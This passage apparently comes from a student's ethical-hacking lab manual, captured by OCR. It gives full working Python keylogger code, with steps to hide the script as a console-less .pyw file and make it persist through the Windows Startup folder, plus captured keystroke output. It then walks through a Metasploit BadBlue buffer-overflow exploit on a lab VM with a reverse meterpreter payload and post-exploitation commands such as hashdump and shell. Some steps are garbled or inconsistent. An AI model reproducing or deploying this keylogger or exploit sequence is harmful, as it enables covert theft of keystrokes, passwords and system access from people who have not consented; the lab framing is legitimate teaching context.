
```
from pynput.keyboard import Key, Listener
import logging
# Set the directory where logs will be stored
log_dir = "C:/Users/Sumit/Desktop/EH"
# Configure logging to store key logs
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')
# Function to capture keystrokes
def on_press(key):
    logging.info(str(key))
# Start listening for key presses
with Listener(on_press=on_press) as listener:
    listener.join()
```

#fix_for_unicode_error

In case we get an unicode error try changing the \ to /

Step 2: Save the File

Save the file with a .pyw extension (e.g., keylogger.pyw) to run it in the background without opening a console window.



Step 3: Copy to Startup Folder (optional step)

 # We can directly place it on desktop rather than saving on startup folder

#optional step

Copy the saved file to the system startup folder so it runs automatically on startup.

Press Win + R, type %appdata%, and navigate to:

C:\Users\YourUsername\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Paste the keylogger.pyw file here.

Step 4: Run the Script

Double-click the keylogger.pyw file to execute it in the background.

Name	Date modified	Type	Size
keylogger	06-02-2025 20:49	Python File (no console)	1 KB

Step 5: Check Logged Keystrokes

The keystrokes will be logged in key_log.txt inside the specified directory.

EHkey_log	06-02-2025 20:54	Text Document	12 KB

Output:

EHkey_log - Notepad

File Edit Format View Help

```
2025-02-06 20:53:01,065: 'k'
2025-02-06 20:53:01,165: 'e'
2025-02-06 20:53:01,332: 'y'
2025-02-06 20:53:01,551: 'l'
2025-02-06 20:53:01,703: 'o'
2025-02-06 20:53:01,939: 'g'
2025-02-06 20:53:02,030: 'g'
2025-02-06 20:53:02,212: 'e'
2025-02-06 20:53:02,362: 'r'
2025-02-06 20:53:02,512: Key.enter
2025-02-06 20:53:18,761: Key.enter
2025-02-06 20:53:22,588: Key.backspace
2025-02-06 20:53:23,067: Key.shift_r
2025-02-06 20:53:23,387: Key.enter
2025-02-06 20:53:24,900: Key.backspace
```

Ln 1, Col 1 170% Windows (CRLF) UTF-8

Security Considerations

Keyloggers are powerful tools and can be misused for malicious purposes.

Always use them ethically for security testing and educational purposes.

Protect your system by using anti-keylogging software and keeping your antivirus updated

PRACTICAL NO: 10

Aim: Exploiting with Metasploit (Kali Linux)

- Identify a vulnerable system and exploit it using Metasploit modules
- Gain unauthorized access to the target system and execute commands or extract information.
- Understand the ethical considerations and legal implications of using Metasploit for penetration testing

1. Setting Up the Environment


Virtual Machine Configuration:

- Use **Kali Linux** as the attacker machine and **Windows 7** as the target system.
- Configure both VMs in **Bridge Adapter mode** (so they act as separate systems on the same network).

Vulnerable Software Installation:

- Install **BadBlue** on Windows 7 (a vulnerable file server with buffer overflow issues).
- Download **BadBlue** from the FileBear website and install it.

Launch BadBlue on Windows 7



2. Exploiting the Target System with Metasploit

Now, Open terminal in kali and put the below commands:

1. service postgresql start(it will ask password, you can put kali over there)

2. service postgresql status (we have started sql so that it can store the values, output during exploit using metasploit as if we close metasploit it can be stored in the database)

```
┌──(sumityadav㉿sumit)-[~/Desktop]
└─$ service postgresql start

┌──(sumityadav㉿sumit)-[~/Desktop]
└─$ service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Fri 2025-03-07 21:43:56 IST; 11s ago
 Invocation: c2f58f9fb8b241258b6c6d58bb7371a4
    Process: 3320 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 3320 (code=exited, status=0/SUCCESS)
   Mem peak: 1.7M
        CPU: 9ms

Mar 07 21:43:56 sumit systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...
Mar 07 21:43:56 sumit systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

3. msfconsole(to start metasploit)

```
┌──(sumityadav㉿sumit)-[~/Desktop]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-------------------------------------------------------+
  |                                                       |
  |  ==c(_____(o(_____(_()  |  |""""""""""|======[ ***  |
  |             )=\         |  |  EXPLOIT   \            |
  |            // \\        |  |_____________\_______   |
  |           //   \\       |  |==[msf >]============\   |
  |          //     \\      |  |______________________\  |
  |         // RECON \\     |  \(@)(@)(@)(@)(@)(@)(@)/  |
  |        //         \\    |   ********************    |
  +-------------------------------------------------------+
  |      o O o              |        \'\/\/\/'/         |
  |              o O        |         )======(          |
  |                 o       |       .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___   |      /    _||__   \        |
  | |    PAYLOAD     |""\___, |     /    (_||_     \      |
  | |________________|__|)__| |    |     __||_)     |    |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "    |
  |  = = = = = = = = = = = =  |     '--------------'     |
  +-------------------------------------------------------+


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

4. search badblue (you can see exploit /windows/http/badblue)

```
msf6 > search badblue

Matching Modules
================

   #  Name                                        Disclosure Date  Rank   Check  Description
   -  ----                                        ---------------  ----   -----  -----------
   0  exploit/windows/http/badblue_ext_overflow   2003-04-20       great  Yes    BadBlue 2.5 EXT.dll Buffer Overflow
   1  exploit/windows/http/badblue_passthru       2007-12-10       great  No     BadBlue 2.72b PassThru Buffer Overflow
   2    \_ target: BadBlue EE 2.7 Universal       .                .      .      .
   3    \_ target: BadBlue 2.72b Universal        .                .      .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/badblue_passthru
After interacting with a module you can manually set a TARGET with set TARGET 'BadBlue 2.72b Universal'
```

5. use 1

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) >
```

6. options (you can see metapreter over there & you get the system acces via command lines)

```
msf6 exploit(windows/http/badblue_passthru) > options

Module options (exploit/windows/http/badblue_passthru):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                      no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.225.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   BadBlue EE 2.7 Universal
```

7. set rhost 192.160.128.111

```
msf6 exploit(windows/http/badblue_passthru) > set rhost 192.168.1.10
rhost => 192.168.1.10
```

8. exploit/ run (if exploit command does not work, then use run)

```
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 192.168.225.130:4444
[*] Trying target BadBlue EE 2.7 Universal ...
[*] Exploit completed, but no session was created.
```

9. sysinfo

10.?

11. hashdump (you can see hash code and decrypt afterwards)

12. shell (now you are in shell and can see the directory and do the changes)

Pinging to check if target machine reachable

Ping <target_ip>

```
msf6 exploit(windows/http/badblue_passthru) > ping 192.168.1.10
[*] exec: ping 192.168.1.10

PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=0.660 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=0.696 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=128 time=0.671 ms
64 bytes from 192.168.1.10: icmp_seq=4 ttl=128 time=0.627 ms
64 bytes from 192.168.1.10: icmp_seq=5 ttl=128 time=0.649 ms
64 bytes from 192.168.1.10: icmp_seq=6 ttl=128 time=0.734 ms
64 bytes from 192.168.1.10: icmp_seq=7 ttl=128 time=0.655 ms
64 bytes from 192.168.1.10: icmp_seq=8 ttl=128 time=0.586 ms
64 bytes from 192.168.1.10: icmp_seq=9 ttl=128 time=0.718 ms
64 bytes from 192.168.1.10: icmp_seq=10 ttl=128 time=0.716 ms
64 bytes from 192.168.1.10: icmp_seq=11 ttl=128 time=0.654 ms
```